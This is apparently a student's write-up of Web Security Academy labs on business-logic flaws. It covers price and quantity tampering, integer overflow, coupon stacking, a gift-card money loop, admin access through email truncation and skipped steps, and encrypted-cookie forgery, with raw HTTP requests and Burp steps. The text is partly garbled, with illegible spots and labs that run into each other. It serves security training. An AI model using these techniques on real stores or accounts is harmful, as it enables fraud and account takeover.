

# Application logic vulnerabilities

## LAB 45 Excessive trust in client-side controls

I was provided with an account of user `wiener:peter` that has \$100 on his account:

Store credit:  
\$100.00

**My Account**

Your username is: wiener

Email

Update email

I was asked to buy “Lightweight "I33t" Leather Jacket” that costs \$1337.

To do so, I tested the order making process by adding goods to the cart and trying to spend money. I have noticed, that, when adding an item to the cart, it contains price parameter:

**Request**

Pretty Raw Hex

```
1 POST /cart HTTP/2
2 Host: 0a300008036119ac814cc06300ae0035.web-security-academy.net
3 Cookie: session=1jmoRREDPrctfMe6aT3WdyOWe1Xgr5UQ
4 Content-Length: 49
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not_A_Brand";v="8", "Chromium";v="120"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://0a300008036119ac814cc06300ae0035.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.199 Safari/537.36
13 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q
application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://0a300008036119ac814cc06300ae0035.web-security-academy.net/product?productId
19 Accept-Encoding: gzip, deflate, br
20 Accept-Language: en-US,en;q=0.9
21 Priority: u=0, i
22
23 productId=I33t&redir=PRODUCT&quantity=1&price=133700
```

I changed the value of this parameter to “1” and observed that the price in the cart has changed:

Store credit:  
\$100.00

**Cart**

Name	Price	Quantity
Lightweight "I33t" Leather Jacket	\$0.01	<input type="text" value="1"/> <input type="button" value="+"/> <input type="button" value="Remove"/>

Coupon:

Total: \$0.01

What is left is to place the order and demonstrate, how order has been made with exploiting site’s purchase making logic:

Congratulations, you solved the lab!

Store credit:  
\$99.99

Your order is on its way!

Name	Price	Quantity
Lightweight "I33t" Leather Jacket	\$1337.00	1

Total: \$0.01

LAB 46 [High-level logic vulnerability](#)

This lab is similar to the previous one, however, this time it does not contain price parameter. However, there is ‘quantity’ parameter left when adding an item to a cart. Changing its value does change the value of the item in the cart, and there was no handling of passing negative quantities that could lead to decreasing of the price of items in the cart. In such a way, I was able to decrease the amount of leather jacket and purchase it for the \$12 (it’s possible to make it even cheaper):

Congratulations, you solved the lab!

Store credit:  
\$87.54

Your order is on its way!

Name	Price	Quantity
Lightweight "I33t" Leather Jacket	\$1337.00	1
Picture Box	\$94.61	-14

Total: \$12.46

However, there is a correct assumption tat price of cart cannot be lower than 0, so I couldn’t add myself extra money in such a way.

LAB 47 [Low-level logic flaw](#)

In this lab, everything remains the same, but this time negative quantities are handled nicely: if there is negative quantity, then it will remove the item from cart. I tried to go in opposite way and increase amount to huge numbers and discovered that maximum quantity that could be set is 99:

Request

PrettyRawHex

1 POST /cart HTTP/2

2 Host: 0a6800ff03afe630811b899f001d0015.web-security-academy.net

3 Cookie: session=t1QLXCQVFvjLvKktKjeVix3W915v4A23

4 Content-Length: 40

5 Cache-Control: max-age=0

6 Sec-Ch-Ua: "Not A Brand";v="8", "Chromium";v="120"

7 Sec-Ch-Ua-Mobile: ?0

8 Sec-Ch-Ua-Platform: "Windows"

9 Upgrade-Insecure-Requests: 1

10 Origin: https://0a6800ff03afe630811b899f001d0015.web-security-academy.net

11 Content-Type: application/x-www-form-urlencoded

12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.199 Safari/537.36

13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7

14 Sec-Fetch-Site: same-origin

15 Sec-Fetch-Mode: navigate

16 Sec-Fetch-User: ?1

17 Sec-Fetch-Dest: document

18 Referer: https://0a6800ff03afe630811b899f001d0015.web-security-academy.net/product?productId=1

19 Accept-Language: en-US,en;q=0.9

20 Priority: u=0, i

21

22

23 productId=1&redirect=PRODUCT&quantity=10000

Response

PrettyRawHexRender

1 HTTP/2 400 Bad Request

2 Content-Type: application/json; charset=utf-8

3 X-Frame-Options: SAMEORIGIN

4 Content-Length: 29

5

6 "Invalid parameter: quantity"

Request

PrettyRawHex

1 POST /cart HTTP/2

2 Host: 0a6800ff03afe630811b899f001d0015.web-security-academy.net

3 Cookie: session=t1QLXCQVFvjLvKktKjeVix3W915v4A23

4 Content-Length: 37

5 Cache-Control: max-age=0

6 Sec-Ch-Ua: "Not A Brand";v="8", "Chromium";v="120"

7 Sec-Ch-Ua-Mobile: ?0

8 Sec-Ch-Ua-Platform: "Windows"

9 Upgrade-Insecure-Requests: 1

10 Origin: https://0a6800ff03afe630811b899f001d0015.web-security-academy.net

11 Content-Type: application/x-www-form-urlencoded

12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.199 Safari/537.36

13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7

14 Sec-Fetch-Site: same-origin

15 Sec-Fetch-Mode: navigate

16 Sec-Fetch-User: ?1

17 Sec-Fetch-Dest: document

18 Referer: https://0a6800ff03afe630811b899f001d0015.web-security-academy.net/product?productId=1

19 Accept-Encoding: gzip, deflate, br

20 Accept-Language: en-US,en;q=0.9

21 Priority: u=0, i

22

Response

PrettyRawHexRender

1 HTTP/2 302 Found

2 Location: /product?productId=1

3 X-Frame-Options: SAMEORIGIN

4 Content-Length: 0

5

6

Automatically repeating this request in Burp Intruder and increasing the amount by 99, I noticed that at certain point the price becomes negative:

Store credit:  
\$100.00

Cart

Name	Price	Quantity
Lightweight "I33I" Leather Jacket	\$1337.00	- 53757 + Remove

Coupon:

Add coupon

Apply

Total: -\$14026236.92

This could mean that price number becomes that large, so it exceeds its data type limit and loops back to negative values back to 0 and so on. Knowing that, typically, integer limit in most languages is normally [-2,147,483,647 ; 2,147,483,647] and for float it's 3.4E +/- 38, I can mathematically compute the quantity number to loop back to zero. Before I start with integers, I noticed that price is kept without floating points, so our jacket will cost \$133700 instead of \$1337.00:

$$133700 \times 99 = 13\,236\,300$$

$$2 \times 2,147,483,647 / 13\,236\,300 = 324,5$$

Therefore, I will add order of 99 jackets exactly 323 times to be sure that price remains negative:

Store credit: \$100.00

Cart

Name	Price	Quantity
Lightweight "I33I" Leather Jacket	\$1337.00	- 32076 + Remove

Coupon:

Add coupon

Apply

Total: -\$64060.96

Place order

I need to add  $6406096/13700 = 47$  jackets to cart to be maximally close to \$0:

Store credit:  
\$100.00

Cart

Name	Price	Quantity
Lightweight "I33I" Leather Jacket	\$1337.00	- 32123 + Remove

Coupon:

Add coupon

Apply

Total: -\$1221.96

Place order

Store credit:

\$100.00

Cart

Name	Price	Quantity	
Lightweight "I33t" Leather Jacket	\$1337.00	<div>- 32123 +</div>	<div>Remove</div>
Safety First	\$46.36	<div>- 27 +</div>	<div>Remove</div>

Coupon:

Add coupon

Apply

Total: \$29.76

Place order

**Congratulations, you solved the lab!**

**Your order is on its way!**

Name	Price	Quantity
Lightweight "I33t" Leather Jacket	\$1337.00	32123
Safety First	\$46.36	27

**Total: \$29.76**

## LAB 48 Inconsistent handling of exceptional input

Admin interface only available if logged in as a DontWannaCry user

## My Account

Your username is: hackr1

Your email is:

a

b

This account was registered with email (436 character long):

[illegible]

The application truncated it up to 255 characters, so my idea was to try to register a user with @dontwannacry.com domain with last symbol 'm' on 255<sup>th</sup> position:

[illegible]

Having such a payload, I received a registration confirmation email:

[illegible]

Next, I checked the account and discovered that admin panel is now available to me:

[illegible]

Now I can conduct malicious actions, such as deletion of accounts:

Congratulations, you solved the lab!

User deleted successfully!

## Users

wiener - Delete  
hacker - Delete

## LAB 49 [Inconsistent security controls](#)

---

This lab also contains /admin directory with the same message. So, let's try to register an account again and see, what could be exploited:

### My Account

Your username is: robot

Your email is: robot@exploit-0a54005b04b71ede801720dc01800019.exploit-server.net

Email

[Update email](#)

I can change my email address. Surprisingly, new email with confirmation is not being sent and email changes right away. Therefore, I can exploit this by simply changing email to @@dontwannacry.com domain:

---

[Home](#) | [Admin panel](#) | [My account](#) | [Log out](#)

### My Account

Your username is: robot

Your email is: robot@dontwannacry.com

Email

[Update email](#)

I have access to Admin panel again and can delete carlos account:

Congratulations, you solved the lab!

User deleted successfully!

### Users

wiener - [Delete](#)

robot - [Delete](#)


---

## LAB 50 Weak isolation on dual-use endpoint


Valid user credentials: `wiener:peter`

The goal is to log in as administrator and delete user 'carlos'.


To achieve this, I inspected the behavior of changing password function. Firstly, I tried to pass empty parameter as “current password”:



Having no success, I removed this parameter completely and managed to change the password for user “wiener”:



Next thing to do is to try to replace “wiener” value with “administrator” and change the password for admin without knowing the current password:



After successful change of administrator password, I was able to log in and got access to admin panel with users list:

Home | Admin panel | My account | Log out

My Account

Your username is: administrator

Email

Update email

Username

administrator

Users

wiener - [Delete](#)

carlos - [Delete](#)

Simply delete carlos account and voila:

Congratulations, you solved the lab!

User deleted successfully!

Users

wiener - [Delete](#)

LAB 51 Insufficient workflow validation

The application redirects user to a page /cart/order-confirmation?order-confirmed=true upon the placing the order:

268	https://0a9b0048040323028.GET	/cart/order-confirmation?order-co...	200	4091	HTML	Insufficient workflow v...
269	https://0a9b0048040323028.GET	/academyLabHeader	101	147		
270	https://0a9b0048040323028.GET	/product?productid=5	200	5048	HTML	Insufficient workflow v...
271	https://0a9b0048040323028.GET	/academyLabHeader	101	147		
272	https://0a9b0048040323028.GET	/cart/order-confirmation?order-co...	400	148	text	
273	https://0a9b0048040323028.GET	/cart	200	3003	HTML	Insufficient workflow v...
274	https://0a9b0048040323028.GET	/academyLabHeader	101	147		

Request

Raw

Hex

1 GET /cart/order-confirmation?order-confirmed=true HTTP/2

2 Host: 0a9b004804032302805a800f00400e2.web-security-academy.net

3 Cookie: session=M1j7aABDweTETndmQVC15h1sc1AQR

4 Cache-Control: max-age=0

5 Upgrade-Insecure-Requests: 1

6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.199 Safari/537.36

7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7

8 Sec-Fetch-Site: same-origin

9 Sec-Fetch-Mode: navigate

10 Sec-Fetch-User: ?1

11 Sec-Fetch-Dest: document

12 Sec-Ch-Ua: "Not\_A\_Brand";v="8", "Chromium";v="120"

13 Sec-Ch-Ua-Mobile: ?0

14 Sec-Ch-Ua-Platform: "Windows"

15 Referer: https://0a9b004804032302805a800f00400e2.web-security-academy.net/cart

16 Accept-Encoding: gzip, deflate, br

17 Accept-Language: en-US,en;q=0.9

18 Priority: u=0, i

19

20

My idea was to keep this request by sending it to Burp Repeater and then adding the jacket to the cart:

Store credit: \$99.45

Home | My account | 1

Cart

Name	Price	Quantity
Lightweight "T33" Leather Jacket	\$1337.00	<div>- 1 +</div>

Coupon:

Add coupon

Apply

Total: \$1337.00



Then, I sent the request with positive order confirmation that I saved in Repeater and the order was finalized:

Congratulations, you solved the lab!

Store credit:  
\$99.45

Cart

Name	Price	Quantity
Lightweight "T33" Leather Jacket	\$1337.00	<div>- 1 +</div> <div>Remove</div>

Coupon:

Add coupon

Apply

Total: \$1337.00

Place order

LAB 52 Authentication bypass via flawed state machine

In this lab, user is asked to choose his/her role: user or content author. Fuzzing of the website showed me that /admin directory is available, but the access is given only to administrator

I could try to break the authentication sequence by dropping the role selection step packet:

PrettyRawHex

```
1 GET /role-selector HTTP/2
2 Host: 0af6006003b7f8158036ee77000a0000.web-security-academy.net
3 Cookie: session=mm7k2jRN715LFj6i7hvvfLaaQcPmTrDH
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.199 Safari/537.36
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
8 Sec-Fetch-Site: same-origin
9 Sec-Fetch-Mode: navigate
10 Sec-Fetch-User: ?1
11 Sec-Fetch-Dest: document
12 Sec-Ch-Ua: "Not A Brand";v="8", "Chromium";v="120"
13 Sec-Ch-Ua-Mobile: ?0
14 Sec-Ch-Ua-Platform: "Windows"
15 Referer: https://0af6006003b7f8158036ee77000a0000.web-security-academy.net/login
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: en-US,en;q=0.9
18 Priority: u=0, i
19
20
```

After this, I headed onto home page and could see that Admin panel is now accessible:

WebSecurity Academy


Authentication bypass via flawed state machine

LAB Not solved

Back to lab description >>

Home | Admin panel | My account


WE LIKE TO SHOP



Balance Beams

★★★★☆ \$44.08


View details



Baby Minding Shoes

★★★★☆ \$68.40


View details



Giant Pillow Thing

★★★★☆ \$64.77

View details



Inflatable Dartboard

★★★★★ \$9.87

View details

Easy to delete accounts:

Congratulations, you solved the lab!

User deleted successfully!

## Users

wiener - [Delete](#)

### LAB 53 Flawed enforcement of business rules

The online shop nicely offers coupon for new customers: NEWCUST5

Also, there is a coupon for newsletter subscription: SIGNUP30

Applied these coupons to the expensive jacket:

Store credit:  
\$100.00

Cart

Name	Price	Quantity
Lightweight "I33I" Leather Jacket	\$1337.00	<div>- 1 +</div> <div>Remove</div>

Coupon:

Apply

Code	Reduction
NEWCUST5	-\$5.00
SIGNUP30	-\$401.10

Total: \$930.90

Place order

Still, I do not have enough money to complete the purchase, so I tried to add coupons again.

Coupon:

Apply

Coupon already applied

I noticed, that "Coupon already applied" error is showed just for the last applied coupon, and submitting the first coupon (NEWCUST5) was accepted. Then, it was possible to submit the sign up coupon again. This can be exploited by altering the entered coupons and this will reduce the price to zero:

Code	Reduction
NEWCUST5	-\$5.00
SIGNUP30	-\$401.10
NEWCUST5	-\$5.00
SIGNUP30	-\$401.10
NEWCUST5	-\$5.00
SIGNUP30	-\$401.10
NEWCUST5	-\$5.00
SIGNUP30	-\$401.10

Total: \$0.00

Place order

Finish the order:

Congratulations, you solved the lab!

New customers use code at checkout: NEWCUST5

Store credit:  
\$100.00

Your order is on its way!

Name	Price	Quantity
<a href="#">Lightweight "l33t" Leather Jacket</a>	\$1337.00	1
NEWCUST5	-\$5.00	
SIGNUP30	-\$401.10	
NEWCUST5	-\$5.00	
SIGNUP30	-\$401.10	
NEWCUST5	-\$5.00	
SIGNUP30	-\$401.10	
NEWCUST5	-\$5.00	
SIGNUP30	-\$401.10	

Total: \$0.00

## LAB 54 [Infinite money logic flaw](#)

User: wiener:peter with starting balance \$100.

Newsletter coupon: SIGNUP30

I bought a \$10 gift card and applied this coupon to it, so I got 30% discount and bought a gift card:

Store credit:  
\$93.00

Your order is on its way!

Name	Price	Quantity
<a href="#">Gift Card</a>	\$10.00	1
SIGNUP30	-\$3.00	


Total: \$7.00

You have bought the following gift cards:

Code  
L38ur0cRBd


Then, I entered this gift card and got \$10 and, in the end, my final balance was \$103. I got 3 extra dollars. I can automate the process of buying a gift card, applying promocode to it and activating the giftcard and earn \$3 each time recursively, until I get sufficient money to buy the desired item.

To do this, I set up a small macro in Burp:




Configured GET /cart/order-confirmation?order-confirmed=true item and added gift-card parameter that is generated.

In POST /gift-card I selected gift-card parameter to take its value from prior request. This macro will add gift card into cart, apply coupon, checkout and then apply gift-card. Testing the macro:



302 response received in the end and gift-card code matches, meaning that everything works.

Now, to automate this exploit, I will run this macro using Burp Intruder Sniper attack with NULL payloads:



I selected 450 payloads to be generated as \$1337 (jacket price) divided by \$3 (extra money per cycle) is 445, so I will guaranteed get enough money for the purchase. I also limited concurrent threads of the attack to 1, so I will run attack exactly 450 times:




On screenshot above, I tested the functionality of the website, especially leaving the comment. Firstly, I did it in correct way and then tried edge cases, such as entering email of wrong format. I noticed, that after doing so, the notification cookie (encrypted) is being added to the packets. The notification itself appears on top of the page:

Invalid email address: dddd




notification=eM0oZsWKwcnJQZkM2Yl3CkN2u%2b3Mkopz1X41vRb4Zkg%3d  
stay-logged-in=olX%2bJz5O76UDPnoPlitpv4jpONAN3StTS0UGHqjJc8%3d

Let's try to decrypt this. Probably, the stay-logged-in are encrypted with the same algorithm. I could check it by sending POST /post/comment and GET /post?postId=3 to Burp Repeater. I will use these two responds as encrypter and decrypter respectively. I pasted stay-logged-in cookie as parameter "notification" value and got a decrypted error message wiener:1708376972517.



So, the stay logged in cookie has format of username:timestamp. I saved the timestamp and tried to encrypt 'administrator:1708376972517'



notification=eM0oZsWKwcnJQZkM2Yl3Cu2xh1tyMFCvWkZJyTmtg5tI0jNSsy2idqAGxpRQyLin6H5xujmRsG  
U%2bCDOB1x5eg%3d%3d

I tried to check the result be decrypting it:

**Request**

1 GET /post?postId=3 HTTP/2  
2 Host: 0a5400b303f91cb786e8673000ae009b.web-security-academy.net  
3 Cookie: notification=eM0oZsWKwcnJQZkM2Y13Cu2xh1tyMFCvKZJyTmtg5t10jNSsy2idqAGxpRQyLin6Ih5xujmRsGU%2bCD0B1x5eg%3d%3d; stay-logged-in=oIX%2bJz5076UDPnoPIitpv4jpONAN3StTS0UGHqjxJc8%3d; session=LFHeISseGUou2yPaiu5EjSxbMhwhv7ct  
4 Cache-Control: max-age=0  
5 Upgrade-Insecure-Requests: 1  
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171 Safari/537.36  
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7  
8 Sec-Fetch-Site: same-origin  
9 Sec-Fetch-Mode: navigate  
10 Sec-Fetch-User: ?1  
11 Sec-Fetch-Dest: document  
12 Sec-Ch-Ua:  
13 Sec-Ch-Ua-Mobile: ?0  
14 Sec-Ch-Ua-Platform: ""  
15 Referer: https://0a5400b303f91cb786e8673000ae009b.web-security-academy.net/post?postId=3  
16 Accept-Encoding: gzip, deflate  
17 Accept-Language: en-US,en;q=0.9  
18  
19

**Response**

Web Auth Authentication bypass via encryption oracle LAB Not solved  
Back to lab description >>  
Invalid email address: administrator:1708376972517

The prefix "Invalid email address: " (23 char long) is being added on each error message, so I will generate a cookie without this prefix. To do so, I will use Burp Decoder and firstly decode this cookie in URL and then in Base-64. Then, I will delete first 23 bytes corresponding to prefix string to get a clear username:timestamp message and then encode it again, in reverse order:

Burp Suite Community Edition v2023.9.1 - Temporary Project

Decoder


00000000 af bc a6 49 c9 39 ad 83 9b 65 d2 33 52 b3 2d a2 ~k;IÉ9-e03R³-ç  
00000010 76 a0 06 c6 94 50 c8 b8 a7 e8 88 79 c6 e8 e6 46 v //kPÈ,šÿyRëF  
00000020 c1 94 f8 20 ce 07 5c 79 7a -- -- -- -- -- -- -- -- Åø i //yz

00000000 af bc a6 49 c9 39 ad 83 9b 65 d2 33 52 b3 2d a2 ~k;IÉ9-e03R³-ç  
